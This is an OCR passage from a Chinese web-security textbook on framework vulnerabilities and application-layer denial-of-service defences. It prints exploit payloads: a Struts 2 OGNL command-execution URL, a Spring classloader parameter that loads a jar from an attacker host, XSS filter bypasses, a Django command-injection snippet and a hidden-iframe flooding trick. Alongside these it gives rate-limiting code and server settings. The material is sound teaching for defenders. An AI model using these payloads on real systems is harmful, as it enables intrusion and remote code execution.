Spring Security为Spring MVC的用户提供了许多安全功能，比如基于URL的访问控制、加密方法、证书支持、OpenID支持等。但Spring Secu-rity尚缺乏诸如XSS、CSRF等问题的解决方案。

在设计整体安全方案时，比较科学的方法是按照本书第1章中所列举的过程来进行——首先建立威胁模型，然后再判断哪些威胁是可以在框架中得到解决的。

在设计Web框架安全解决方案时，还需要保存好安全检查的日志。在设计安全逻辑时也需要考虑到日志的记录，比如发生XSS攻击时，可以记录下攻击者的IP、时间、UserAgent、目标URL、用户名等信息。这些日志，对于后期建立攻击事件分析、入侵分析都是有积极意义的。当然，开启日志也会造成一定的性能损失，因此在设计时，需要考虑日志记录行为的频繁程度，并尽可能避免误报。

在设计Web框架安全时，还需要与时俱进。当新的威胁出现时，应当及时完成对应的防御方案，如此一个Web框架才具有生命力。而一些0day漏洞，也有可能通过“虚拟补丁”的方式在框架层面解决，因为Web框架就像是一层外衣，为Web应用提供了足够的保护和控制力。

12.7 Web框架自身安全

前面几节讲的都是在Web框架中实现安全方案，但Web框架本身也可能会出现漏洞，只要是程序，就可能出现bug。但是开发框架由于其本身的特殊性，一般网站出于稳定的考虑不会对这个基础设施频繁升级，因此开发框架的漏洞可能不会得到及时的修补，但由此引发的后果却会很严重。

下面讲到的几个漏洞，都是一些流行的Web开发框架曾经出现过的严重漏洞。研究这些案例，可以帮助我们更好地理解框架安全，在使用开发框架时更加的小心，同时让我们不要迷信于开发框架的权威。

12.7.1 Struts 2命令执行漏洞

2010年7月9日，安全研究者公布了Struts 2一个远程执行代码的漏洞（CVE-2010-1870），严格来说，这其实是XWork的漏洞，因为Struts 2的核心使用的是WebWork，而WebWork又是使用XWork来处理action的。

这个漏洞的细节描述公布在exploit-db上。

在这里简单摘述如下：

XWork通过getters/setters方法从HTTP的参数中获取对应action的名称，这个过程是基于OGNL(Object Graph Navigation Language)的。OGNL是怎么处理的呢？如下：

```
user.address.city=Bishkek&user['favoriteDrink
']=kumys
```

会被转化成：

```
action.getUser().getAddress().setCity("Bishke
action.getUser().setFavoriteDrink("kumys")
```

这个过程是由ParametersInterceptor调用ValueStack.setValue()完成的，它的参数是用户可控的，由HTTP参数传入。OGNL的功能较为强大，远程执行代码也正是利用了它的功能。

```
* Method calling: foo()
* Static method calling:
@java.lang.System@exit(1)
```

```
* Constructor calling: new MyClass()
* Ability to work with context variables:
#foo = new MyClass()
* And more...
```

由于参数完全是用户可控的，所以XWork出于安全的目的，增加了两个方法用以阻止代码执行。

```
* OgnlContext's property
'xwork.MethodAccessor.denyMethodExecution' (
缺省为true)
* SecurityMemberAccess private field called
'allowStaticMethodAccess' (缺省为false)
```

但这两个方法可以被覆盖，从而导致代码执行。

```
#_memberAccess['allowStaticMethodAccess'] =
true
#foo = new java .lang.Boolean("false")
#context['xwork.MethodAccessor.denyMethodExec
ution'] = #foo
#rt = @java.lang.Runtime@getRuntime()
#rt.exec('mkdir /tmp/PWNED')
```

ParametersInterceptor是不允许参数名称中有#的，因为OGNL中的许多预定义变量也是以#表示的。

```
* #context - OgnlContext, the one guarding
method execution based on
'xwork.MethodAccessor.
denyMethodExecution' property value.
* #_memberAccess - SecurityMemberAccess,
whose 'allowStaticAccess' field prevented
static
method execution.
* #root
* #this
* #_typeResolver
* #_classResolver
* #_traceEvaluations
* #_lastEvaluation
* #_keepLastEvaluation
```

可是攻击者在过去找到了这样的方法（bug编号XW-641）：使用\u0023来代替#，这是#的十六进制编码，从而构造出可以远程执行的攻击payload。

```
http://mydomain/MyStruts.action?
('\u0023_memberAccess[\'allowStaticMethodAcce
ss\']')(
meh)=true&(aaa)
(('\u0023context[\'xwork.MethodAccessor.den
```

```
yMethodExecution\']\u003d\u0023foo')
(\u0023foo\u003dnew
%20java.lang.Boolean("false"))
)&(asdf)(('\u0023rt.exit(1)')(\u0023rt
\u003d@java.lang.Runtime@getRunti
me()))=1
```

最终导致代码执行成功。

12.7.2 Struts 2的问题补丁

Struts 2官方目前公布了几个安全补丁：

Apache Struts 2 Documentation > Home > Security Bulletins

Apache Struts 2 Documentation

Security Bulletins

The following security bulletins are available:

- S2-001 — Remote code exploit on form validation error
- S2-002 — Cross site scripting (XSS) vulnerability on <s:url> and <s:a> tags
- S2-003 — XWork ParameterInterceptors bypass allows OGNL statement execution
- S2-004 — Directory traversal vulnerability while serving static content
- S2-005 — XWork ParameterInterceptors bypass allows remote command execution
- S2-006 — Multiple Cross-Site Scripting (XSS) in XWork generated error pages
- S2-007 — User input is evaluated as an OGNL expression when there's a conversion error
- S2-008 — Multiple critical vulnerabilities in Struts2

Children Show Children

Struts 2官方的补丁页面

但深入其细节不难发现，补丁提交者对于安全的理解是非常粗浅的。以S2-002的漏洞修补为例，这是一个XSS漏洞，发现者当时提交给官方的POC只是构造了script标签。

```
http://localhost/foo/bar.action?
<script>alert(1)</script>test=hello
```

我们看看当时官方是如何修补的：

Apache Struts 2 Documentation > Home > Security Bulletins

Apache Struts 2 Documentation

Security Bulletins

The following security bulletins are available:

- S2-001 — Remote code exploit on form validation error
- S2-002 — Cross site scripting (XSS) vulnerability on <s:url> and <s:a> tags
- S2-003 — XWork ParameterInterceptors bypass allows OGNL statement execution
- S2-004 — Directory traversal vulnerability while serving static content
- S2-005 — XWork ParameterInterceptors bypass allows remote command execution
- S2-006 — Multiple Cross-Site Scripting (XSS) in XWork generated error pages
- S2-007 — User input is evaluated as an OGNL expression when there's a conversion error
- S2-008 — Multiple critical vulnerabilities in Struts2

Children Show Children

新增的修补代码：

```
String result = link.toString();

if (result.indexOf("<script>") >= 0){
        result = result.replaceAll("<script>", "script");
}
```

可以看到，只是简单地替换掉<script>标签。

于是有人发现，如果构造<<script>>，经过一次处理后会变为<script>。漏洞报告给官方后，开发者再次提交了一个补丁，这次将递归处理类似<<<<script>>>>的情况。

revision 614814, Thu Jan 24 07:39:45 2008 UTC

```
Line 176  public class UrlHelper {

        String result = link.toString();

        if (result.indexOf("<script>") >= 0){
            result = result.replaceAll("<script>", "script");
        }

        try {
          result = encodeResult ? response.encodeURL(result) : result;
        } catch (Exception ex) {
```

revision 615103, Fri Jan 25 03:50:48 2008 UTC

```
Line 176  public class UrlHelper {

        String result = link.toString();

        while (result.indexOf("<script>") > 0){
            result = result.replaceAll("<script>", "script");
        }

        try {
          result = encodeResult ? response.encodeURL(result) : result;
        } catch (Exception ex) {
```

修补代码仅仅是将if变成while：

```
while (result.indexOf("<script>") > 0){
        result = result.replaceAll("<script>", "script");
}
```

这种漏洞修补方式，仍然是存在问题的，攻击者可以通过下面的方法绕过：

```
http://localhost/foo/bar.action?<script
test=hello>alert(1)</script>
```

由此可见，Struts 2的开发者，本身对于安全的理解是非常不到位的。

关于如何正确地防御XSS漏洞，请参考本书的“跨站脚本攻击”一章。

12.7.3　Spring MVC命令执行漏洞

2010年6月，公布了Spring框架一个远程执行命令漏洞，CVE编号是CVE-2010-1622。漏洞影响范围如下：

```
SpringSource Spring Framework 3.0.0~3.0.2
SpringSource Spring Framework 2.5.0~2.5.7
```

由于Spring框架允许使用客户端所提供的数据来更新对象属性，而这一机制允许攻击者修改class.classloader加载对象的类加载器的属性，这可能导致执行任意命令。例如，攻击者可以将类加载器所使用的URL修改到受控的位置。

（1）创建attack.jar并可通过HTTP URL使用。这个jar必须包含以下内容： ?META-INF/spring-form.tld，定义Spring表单标签并指定实现为标签文件而不是类； ?META-INF/tags/中的标签文件，包含标签定义（任意Java代码）。
（2）通过以下HTTP参数向表单控制器提交HTTP请求：

```
class.classLoader.URLs[0]=jar:http://attacker
/attack.jar!/
```

这会使用攻击者的URL覆盖WebappClass-Loader的repositoryURLs属性的第0个元素。（3）之后org.apache.jasper.compiler.TldLo-cationsCache.scanJars()会使用 WebappClass-

Loader的URL解析标签库，会对TLD中所指定的所有标签文件解析攻击者所控制的jar。

这个漏洞将直接危害到使用Spring MVC框架的网站，而大多数程序员可能并不会注意到这个问题。

12.7.4　Django命令执行漏洞

在Django 0.95版本中，也出现了一个远程执行命令漏洞，根据官方代码diff后的细节，可以看到这是一个很明显的“命令注入”漏洞，我们在“注入攻击”一章中，曾经描述过这种漏洞。

Django在处理消息文件时存在问题，远程攻击者构建恶意.po文件，诱使用户访问处理，可导致以应用程序进程权限执行任意命令。

django/trunk/django/bin/compile-messages.py

r3590	r3592	
20	20	`sys.stderr.write('processing file %s in %s\n' % (f, dirpath))`
21	21	`pf = os.path.splitext(os.path.join(dirpath, f))[0]`
22		`cmd = 'msgfmt -o "%s.mo" "%s.po"' % (pf, pf)`
	22	`# Store the names of the .mo and .po files in an environment`
	23	`# variable, rather than doing a string replacement into the`
	24	`# command, so that we can take advantage of shell quoting, to`
	25	`# quote any malicious characters/escaping.`
	26	`# See http://cyberelk.net/tim/articles/cmdline/ar01s02.html`
	27	`os.environ['djangocompilemo'] = pf + '.mo'`
	28	`os.environ['djangocompilepo'] = pf + '.po'`
	29	`cmd = 'msgfmt -o "$djangocompilemo" "$djangocompilepo"'`
23	30	`os.system(cmd)`
24	31	

Django的漏洞代码

漏洞代码如下：

```
cmd = 'msgfmt -o "%s.mo" "%s.po"' % (pf, pf)
os.system(cmd)
```

这是一个典型的命令注入漏洞。但这个漏洞从利用上来说，意义不是特别大，它的教育意义更为重要。

12.8　小结

在本章中讲述了一些Web框架中可以实施的安全方案。Web框架本身也是应用程序的一个组成部分，只是这个组成部分较为特殊，处于基础和底层的位置。Web框架为安全方案的设计提供了很多便利，好好利用它的强大功能，能够设计出非常优美的安全方案。

但我们也不能迷信于Web框架本身。很多Web框架提供的安全解决方案有时并不可靠，我们仍然需要自己实现一个更好的方案。同时Web框架自身的安全性也不可忽视，作为一个基础服务，一旦出现漏洞，影响是巨大的。

第13章　应用层拒绝服务攻击

在互联网中一谈起DDOS攻击，人们往往谈虎色变。DDOS攻击被认为是安全领域中最难解决的问题之一，迄今为止也没有一个完美的解决方案。在本章中将主要针对Web安全中的“应用层拒绝服务攻击”来展开讨论，并根据笔者这些年的一些经验总结，探讨此问题的解决之道。

13.1 DDOS简介


DDOS又称为分布式拒绝服务，全称是Dis-tributed Denial of Service。DDOS本是利用合理的请求造成资源过载，导致服务不可用。比如一个停车场总共有100个车位，当100个车位都停满车后，再有车想要停进来，就必须等已有的车先出去才行。如果已有的车一直不出去，那么停车场的入口就会排起长队，停车场的负荷过载，不能正常工作了，这种情况就是“拒绝服务”。

我们的系统就好比是停车场，系统中的资源就是车位。资源是有限的，而服务必须一直提供下去。如果资源都已经被占用了，那么服务也将过载，导致系统停止新的响应。

分布式拒绝服务攻击，将正常请求放大了若干倍，通过若干个网络节点同时发起攻击，以达成规模效应。这些网络节点往往是黑客们所控制的“肉鸡”，数量达到一定规模后，就形成了一个“僵尸网络”。大型的僵尸网络，甚至达到了数万、数十万台的规模。如此规模的僵尸网络发起的DDOS攻击，几乎


是不可阻挡的。

常见的DDOS攻击有SYN flood、UDP flood、ICMP flood等。其中SYN flood是一种最为经典的DDOS攻击，其发现于1996年，但至今仍然保持着非常强大的生命力。SYN flood如此猖獗是因为它利用了TCP协议设计中的缺陷，而TCP/IP协议是整个互联网的基础，牵一发而动全身，如今想要修复这样的缺陷几乎成为不可能的事情。



DDOS攻击示意图

在正常情况下，TCP三次握手过程如下：



（1）客户端向服务器端发送一个SYN包，包含客户端使用的端口号和初始序列号x；
（2）服务器端收到客户端发送来的SYN包后，向客户端发送一个SYN和ACK都置位的TCP报文，包含确认号xx1和服务器端的初始序列号y；
（3）客户端收到服务器端返回的SYNSACK报文后，向服务器端返回一个确认号为yy1、序号为xx1的ACK报文，一个标准的TCP连接完成。

而SYN flood在攻击时，首先伪造大量的源IP地址，分别向服务器端发送大量的SYN包，此时服务器端会返回SYN/ACK包，因为源地址是伪造的，所以伪造的IP并不会应答，服务器端没有收到伪造IP的回应，会重试3～5次并且等待一个SYNTime（一般为30秒至2分钟），如果超时则丢弃这个连接。攻击者大量发送这种伪造源地址的SYN请求，服务器端将会消耗非常多的资源（CPU和内存）来处理这种半连接，同时还要不断地对这些IP进行SYN+ACK重试。最后的结果是服务器无暇理睬正常的连接请

求，导致拒绝服务。

对抗SYN flood的主要措施有SYN Cookie/SYN Proxy、safereset等算法。SYN Cookie的主要思想是为每一个IP地址分配一个“Cookie”，并统计每个IP地址的访问频率。如果在短时间内收到大量的来自同一个IP地址的数据包，则认为受到攻击，之后来自这个IP地址的包将被丢弃。

在很多对抗DDOS的产品中，一般会综合使用各种算法，结合一些DDOS攻击的特征，对流量进行清洗。对抗DDOS的网络设备可以串联或者并联在网络出口处。

但DDOS仍然是业界的一个难题，当攻击流量超过了网络设备，甚至带宽的最大负荷时，网络仍将瘫痪。一般来说，大型网站之所以看起来比较能“抗”DDOS攻击，是因为大型网站的带宽比较充足，集群内服务器的数量也比较多。但一个集群的资源毕竟是有限的，在实际的攻击中，DDOS的流量甚至可以达到数G到几十G，遇到这种情况，只能与网络运营商合作，共同完成DDOS攻击的响应。

DDOS的攻击与防御是一个复杂的课题，而本书重点是Web安全，因此对网络层的DDOS攻防在此不

做深入讨论，有兴趣的朋友可以自行查阅一些相关资料。

13.2　应用层DDOS

应用层DDOS，不同于网络层DDOS，由于发生在应用层，因此TCP三次握手已经完成，连接已经建立，所以发起攻击的IP地址也都是真实的。但应用层DDOS有时甚至比网络层DDOS攻击更为可怕，因为今天几乎所有的商业Anti-DDOS设备，只在对抗网络层DDOS时效果较好，而对应用层DDOS攻击却缺乏有效的对抗手段。

那么应用层DDOS到底是怎么一回事呢？这就要从“CC攻击”说起了。

13.2.1　CC攻击

“CC攻击”的前身是一个叫fatboy的攻击程序，当时黑客为了挑战绿盟的一款反DDOS设备开发了它。绿盟是中国著名的安全公司之一，它有一款叫“黑洞（Collapasar）”的反DDOS设备，能够有效地清洗SYN Flood等有害流量。而黑客则挑衅式地将fatboy所实现的攻击方式命名为：Chal-lenge Collapasar（简称CC），意指在黑洞的防御下，仍然能有效完成拒绝服务攻击。

CC攻击的原理非常简单，就是对一些消耗资源较大的应用页面不断发起正常的请求，以达到消耗服务端资源的目的。在Web应用中，查询数据库、读/写硬盘文件等操作，相对都会消耗比较多的资源。在百度百科中有一个很典型的例子：应用层常见SQL代码范例如下（以PHP为例）：$sql="select * from post where tagid='$tagid' order by postid desc limit $start ,30";当post表数据庞大，翻页频繁，$start数字急剧增加时，查询影响结果集=$start+30; 该查询效率呈现明显下降趋势，而多并发频繁调用，因查询无法立即完成，资源无法立即释放，会导致数据库请求连接过多，数据库阻塞，网站无法正常打开。

在互联网中充斥着各种搜索引擎、信息收集等系统的爬虫（spider），爬虫把小网站直接爬死的情况时有发生，这与应用层DDOS攻击的结果很像。由此看来，应用层DDOS攻击与正常业务的界线比较模糊。

应用层DDOS攻击还可以通过以下方式完成：在黑客入侵了一个流量很大的网站后，通过篡改页面，将巨大的用户流量分流到目标网站。

比如，在大流量网站siteA上插入一段代码：

```
<iframe src="http://target" height=0 width=0
></iframe>
```

那么所有访问该页面的siteA用户，都将对此target发起一次HTTP GET请求，这可能直接导致target拒绝服务。

应用层DDOS攻击是针对服务器性能的一种攻击，那么许多优化服务器性能的方法，都或多或少地能缓解此种攻击。比如将使用频率高的数据放在memcache中，相对于查询数据库所消耗的资源来说，查询memcache所消耗的资源可以忽略不计。但很多性能优化的方案并非是为了对抗应用层DDOS攻击而设计的，因此攻击者想要找到一个资源消耗大的页面并不困难。比如当memcache查询没有命中时，服务器必然会查询数据库，从而增大服务器资源的消耗，攻击者只需要找到这样的页面即可。同时攻击者除了触发“读”数据操作外，还可以触发“写”数据操作，“写”数据的行为一般都会导致服务器操作数据库。

13.2.2　限制请求频率

最常见的针对应用层DDOS攻击的防御措施，是在应用中针对每个“客户端”做一个请求频率的限制。比如下面这段代码：

```
class RequestLimit:
  # add a click to the list statistic
  def addRequestClick(self, ip_addr,
bcookie):
    blkip = memcache.get('RequestLimitList')
    # if memcache list does not exist, then
create it
    if (blkip == None):
      blkip = [{'ip_addr': ip_addr,
                'bcookie': bcookie,
                'count': 1,
                'base_time':
datetime.datetime.now(),
                'update_time':
datetime.datetime.now(),
                'status': 'ok'},]
      memcache.add('RequestLimitList', blkip)
    else:
      ip_exists = False
      for ips in blkip:
        # found ip
        if (ips['ip_addr'] == ip_addr):
          ip_exists = True
```

```
          # check if bcookie is the same
          if (not bcookie) or
(ips.has_key('bcookie') and ips['bcookie']
== bcookie):
            ips['count'] += 1
            ips['update_time'] =
datetime.datetime.now()
            # if update time is 30 seconds
later, then reset base time
            period = ips['update_time'] -
ips['base_time']
            if ( period.seconds > 30 ) and
( ips['status'] == 'ok' ):
              ips['base_time'] =
ips['update_time']
              ips['count'] = 1
              break
          else: # ip is the same, but
bcookie is different
            pass
      # ip not found
      if (ip_exists == False):
        blkip.append({'ip_addr': ip_addr,
                      'bcookie': bcookie,
                      'count': 1,
                      'base_time':
datetime.datetime.now(),
                      'update_time':
```

```
datetime.datetime.now(),
                      'status': 'ok'})
        memcache.set('RequestLimitList',
blkip)
    return
  def checkIPInBlacklist(self, ip_addr,
bcookie):
    blkip = memcache.get('RequestLimitList')
    # flag to check if found a block ip
    found = False
    ## step 1: find the ip address in ip list
    ## step 2: check if request counts reach
the limits
    ## step 3: check if time period is in
the limit
    for ips in blkip:
      if (ips['ip_addr'] == ip_addr): # find
the ip
        # check if the ip is bannd
        reqs_time = datetime.datetime.now()
- ips['base_time']
        if ( ips['status'] == 'banned' ):
          # if banned time is over, then
free the ip
          if (reqs_time.seconds >=
PLANETCONFIG['REQUESTLIMITFREETIME']) : #
time to free
the banned ip
```

```
            # reset the ip log
            ips['count'] = 1
            ips['base_time'] =
datetime.datetime.now()
            ips['update_time'] =
datetime.datetime.now()
            ips['status'] = 'ok'
            memcache.set('RequestLimitList',
blkip)
          else:
            found = True
          break
        if (ips['count'] >=
PLANETCONFIG['REQUESTLIMITPERHALFMIN']): #
check count limit
          #print reqs_time.seconds
          if ( reqs_time.seconds < 30): #
check time limit
            found = True
            # reset the ip log
            ips['count'] = 1
            ips['base_time'] =
datetime.datetime.now()
            ips['update_time'] =
datetime.datetime.now()
            ips['status'] = 'banned'
            memcache.set('RequestLimitList',
blkip)
```

```
            break
    return found
```

在使用时：

```
# request limit
reqlimit = RequestLimit()
# remember checkIPInBlacklist must invoke
after addRequestClick
reqlimit.addRequestClick(ip, bcookie)
if (reqlimit.checkIPInBlacklist(ip, bcookie)
== True):
  self.response.set_status(444, 'request too
busy')
  self.renderTemplate('common/
requestlimit.html')
  return False
```

这段代码就是针对应用层DDOS攻击的一个简单防御。它的思路很简单，通过IP地址与Cookie 定位一个客户端，如果客户端的请求在一定时间内过于频繁，则对之后来自该客户端的所有请求都重定向到一个出错页面。

从架构上看，这段代码需要放在业务逻辑之前，才能起到保护后端应用的目的，可以看做是一个“基

层”的安全模块。

13.2.3　道高一尺，魔高一丈

然而这种防御方法并不完美，因为它在客户端的判断依据上并不是永远可靠的。这个方案中有两个因素用以定位一个客户端：一个是IP地址，另一个是Cookie。但用户的IP地址可能会发生改变，而Cookie又可能会被清空，如果IP地址和Cookie同时都发生了变化，那么就无法再定位到同一个客户端了。


如何让IP地址发生变化呢？使用“代理服务器”是一个常见的做法。在实际的攻击中，大量使用代理服务器或傀儡机来隐藏攻击者的真实IP地址，已经成为一种成熟的攻击模式。攻击者使用这些方法可不断地变换IP地址，就可以绕过服务器对单个IP地址请求频率的限制了。

代理猎手是一个常用的搜索代理服务器的工具。



代理猎手使用界面

而AccessDiver则已经自动化地实现了这种变换IP地址的攻击，它可以批量导入代理服务器地址，然后通过代理服务器在线暴力破解用户名和密码。



AccessDiver使用界面

攻击者使用的这些混淆信息的手段，都给对抗应用层DDOS攻击带来了很大的困难。那么到底如何解决这个问题呢？应用层DDOS攻击并非一个无法解决的难题，一般来说，我们可以从以下几个方面着手。

首先，应用代码要做好性能优化。合理地使用memcache就是一个很好的优化方案，将数据库的压力尽可能转移到内存中。此外还需要及时地释放资源，比如及时关闭数据库连接，减少空连接等消耗。

其次，在网络架构上做好优化。善于利用负载均衡分流，避免用户流量集中在单台服务器上。同时可以充分利用好CDN和镜像站点的分流作用，缓解主站的压力。

最后，也是最重要的一点，实现一些对抗手段，比如限制每个IP地址的请求频率。

下面我们将更深入地探讨还有哪些方法可以对抗应用层DDOS攻击。

13.3　验证码的那些事儿

验证码是互联网中常用的技术之一，它的英文简称是CAPTCHA（Completely Automated Pub-lic Turing Test to Tell Computers and HumansApart，全自动区分计算机和人类的图灵测试）。在很多时候，如果可以忽略对用户体验的影响，那么引入验证码这一手段能够有效地阻止自动化的重放行为。

如下是一个用户提交评论的页面，嵌入验证码能够有效防止资源滥用，因为通常脚本无法自动识别出验证码。

用户评论前要输入验证码

但验证码也分三六九等，有的验证码容易识别，有

的则较难识别。



各种各样的验证码

CAPTCHA发明的初衷，是为了识别人与机器。但验证码如果设计得过于复杂，那么人也很难辨识出来，所以验证码是一把双刃剑。

有验证码，就会有验证码破解技术。除了直接利用图像相关算法识别验证码外，还可以利用Web实现上可能存在的漏洞破解验证码。

因为验证码的验证过程，是比对用户提交的明文和服务器端Session里保存的验证码明文是否一致。所以曾经有验证码系统出现过这样的漏洞：因为验证码消耗掉后SessionID未更新，导致使用原有的

SessionID可以一直重复提交同一个验证码。

```
POST /vuln_script.php HTTP/1.0
Cookie: PHPSESSID=329847239847238947;
Content-Length: 49
Connection: close;
name=bob&email=bob@fish.com&captcha=the_plain
text
```

在SessionID未失效前，可以一直重复发送这个包，而不必担心验证码的问题。

形成这个问题的伪代码类似于：

```
if form_submitted and captcha_stored!="" and
captcha_sent=captcha_stored then
process_form();
endif:
```


如果要修补也很简单：

```
if form_submitted and captcha_stored!="" and
captcha_sent=captcha_stored then
captcha_stored="";
process_form();
endif:
```

还有的验证码实现方式，是提前将所有的验证码图片生成好，以哈希过的字符串作为验证码图片的文件名。在使用验证码时，则直接从图片服务器返回已经生成好的验证码，这种设计原本的想法是为了提高性能。

但这种一一对应的验证码文件名会存在一个缺陷：攻击者可以事先采用枚举的方式，遍历所有的验证码图片，并建立验证码到明文之间的一一对应关系，从而形成一张“彩虹表”，这也会导致验证码形同虚设。修补的方式是验证码的文件名需要随机化，满足“不可预测性”原则。

随着技术的发展，直接通过算法破解验证码的方法也变得越来越成熟。通过一些图像处理技术，可以将验证码逐步变化成可识别的图片。验证码的机器识别过程



对此有兴趣的朋友，可以查阅moonblue333所写

的“如何识别高级的验证码”。

13.4　防御应用层DDOS

验证码不是万能的，很多时候为了给用户一个最好的体验而不能使用验证码。且验证码不宜使用过于频繁，所以我们还需要有更好的方案。

验证码的核心思想是识别人与机器，那么顺着这个思路，在人机识别方面，我们是否还能再做一些事情呢？答案是肯定的。

在一般情况下，服务器端应用可以通过判断HTTP头中的User-Agent字段来识别客户端。但从安全性来看这种方法并不可靠，因为HTTP头中的User-Agent是可以被客户端篡改的，所以不能信任。

一种比较可靠的方法是让客户端解析一段JavaScript，并给出正确的运行结果。因为大部分的自动化脚本都是直接构造HTTP包完成的，并非在一个浏览器环境中发起的请求。因此一段需要计算的JavaScript，可以判断出客户端到底是不是浏览器。类似的，发送一个flash让客户端解析，也可以起到同样的作用。但需要注意的是，这种方法并不是万能的，有的自动化脚本是内嵌在浏览器中

的“内挂”，就无法检测出来了。

除了人机识别外，还可以在Web Server这一层做些防御，其好处是请求尚未到达后端的应用程序里，因此可以起到一个保护的作用。

在Apache的配置文件中，有一些参数可以缓解DDOS攻击。比如调小Timeout、KeepAlive-Timeout值，增加MaxClients值。但需要注意的是，这些参数的调整可能会影响到正常应用，因此需要视实际情况而定。在Apache的官方文档中对此给出了一些指导——

Apache提供的模块接口为我们扩展Apache、设计防御措施提供了可能。目前已经有一些开源的Module全部或部分实现了针对应用层DDOS攻击的保护。“mod_qos”是Apache的一个Module，它可以帮助缓解应用层DDOS攻击。比如mod_qos的下面这些配置就非常有价值。

```
# minimum request rate (bytes/sec at request
reading):
QS_SrvRequestRate
120
# limits the connections for this virtual
```

```
host:
QS_SrvMaxConn
800
# allows keep-alive support till the server
reaches 600 connections:
QS_SrvMaxConnClose
600
# allows max 50 connections from a single ip
address:
QS_SrvMaxConnPerIP
50
# disables connection restrictions for
certain clients:
QS_SrvMaxConnExcludeIP
172.18.3.32
QS_SrvMaxConnExcludeIP
192.168.10.
```

mod_qos功能强大，它还有更多的配置，有兴趣的朋友可以通过官方网站获得更多的信息。

除了mod_qos外，还有专用于对抗应用层DDOS的mod_evasive也有类似的效果。

mod_qos从思路上仍然是限制单个IP地址的访问频率，因此在面对单个IP地址或者IP地址较少的情况下，比较有用。但是前文曾经提到，如果攻击者使

用了代理服务器、傀儡机进行攻击，该如何有效地保护网站呢？

Yahoo为我们提供了一个解决思路。因为发起应用层DDOS攻击的IP地址都是真实的，所以在实际情况中，攻击者的IP地址其实也不可能无限制增长。假设攻击者有1000个IP地址发起攻击，如果请求了10000次，则平均每个IP地址请求同一页面达到10次，攻击如果持续下去，单个IP地址的请求也将变多，但无论如何变，都是在这1000个IP地址的范围内做轮询。

为此Yahoo实现了一套算法，根据IP地址和Cookie等信息，可以计算客户端的请求频率并进行拦截。Yahoo设计的这套系统也是为Web Server开发的一个模块，但在整体架构上会有一台master服务器集中计算所有IP地址的请求频率，并同步策略到每台WebServer上。

Yahoo为此申请了一个专利（Detecting sys-tem abuse），因此我们可以查阅此专利的公开信息，以了解更多的详细信息。

```
United States Patent  7,533,414
Reed ,   et al.  May 12, 2009
```

Detecting system abuse

Abstract

A system continually monitors service requests and detects service abuses. First, a screening list is created to identify potential abuse events. A screening list includes event IDs and associated count values. A pointer cyclically selects entries in the table, advancing as events are received. An incoming event ID is compared with the event IDs in the table. If the incoming event ID matches an event ID in the screening list, the associated count is incremented. Otherwise, the count of a selected table entry is decremented. If the count value of the selected entry falls to zero, it is replaced with the incoming event. Event IDs can be based on properties of service users, such as user identifications, or of service request contents, such as a search term or message content. The screening list is analyzed to determine whether actual

```
abuse is occurring.
```

Yahoo设计的这套防御体系，经过实践检验，可以有效对抗应用层DDOS攻击和一些类似的资源滥用攻击。但Yahoo并未将其开源，因此对于一些研发能力较强的互联网公司来说，可以根据专利中的描述，实现一套类似的系统。

13.5 资源耗尽攻击

除了CC攻击外，攻击者还可能利用一些WebServer的漏洞或设计缺陷，直接造成拒绝服务。下面看几个典型的例子，并由此分析此类（分布式）拒绝服务攻击的本质。

13.5.1 Slowloris攻击

Slowloris是在2009年由著名的Web安全专家RSnake提出的一种攻击方法，其原理是以极低的速度往服务器发送HTTP请求。由于WebServer对于并发的连接数都有一定的上限，因此若是恶意地占用住这些连接不释放，那么Web Server的所有连接都将被恶意连接占用，从而无法接受新的请求，导致拒绝服务。

